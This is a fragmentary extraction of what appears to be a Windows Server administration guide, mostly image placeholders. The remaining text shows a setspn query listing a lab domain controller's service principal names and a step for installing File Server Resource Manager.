





Step 5: provide user details and verify it:












Administrator: Command Prompt

```
C:\Users\Administrator>setspn -T server.locat -Q /*  
Checking domain DC=server,DC=locat  
CN=SERVER,OU=Domain Controllers,DC=server,DC=locat  
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SERVER.server.locat  
ldap/SERVER.server.locat/ForestDnsZones.server.locat  
ldap/SERVER.server.locat/DomainDnsZones.server.locat  
DNS/SERVER.server.locat  
GC/SERVER.server.locat/server.locat  
RestrictedKrbHost/SERVER.server.locat  
RestrictedKrbHost/SERVER  
RPC/ceeb3465-e41a-419a-8d32-57cf66a1eb9._msdcs.server.locat  
HOST/SERVER/SERVER0  
HOST/SERVER.server.locat/SERVER0  
HOST/SERVER  
HOST/SERVER.server.locat  
HOST/SERVER.server.locat/server.locat  
E3514235-4B06-11D1-AB04-00C04FC20CD2/ceeb3465-e41a-419a-8d32-57cf66a1eb9/server.locat  
ldap/SERVER/SERVER0  
ldap/ceeb3465-e41a-419a-8d32-57cf66a1eb9._msdcs.server.locat  
ldap/SERVER.server.locat/SERVER0  
ldap/SERVER  
ldap/SERVER.server.locat  
ldap/SERVER.server.locat/server.locat  
CN=krbtgt,CN=Users,DC=server,DC=locat  
kadmin/changepw  
  
Existing SPN found!  
C:\Users\Administrator>
```



To install File Server Resource Manager, start the Add Roles and Features Wizard.










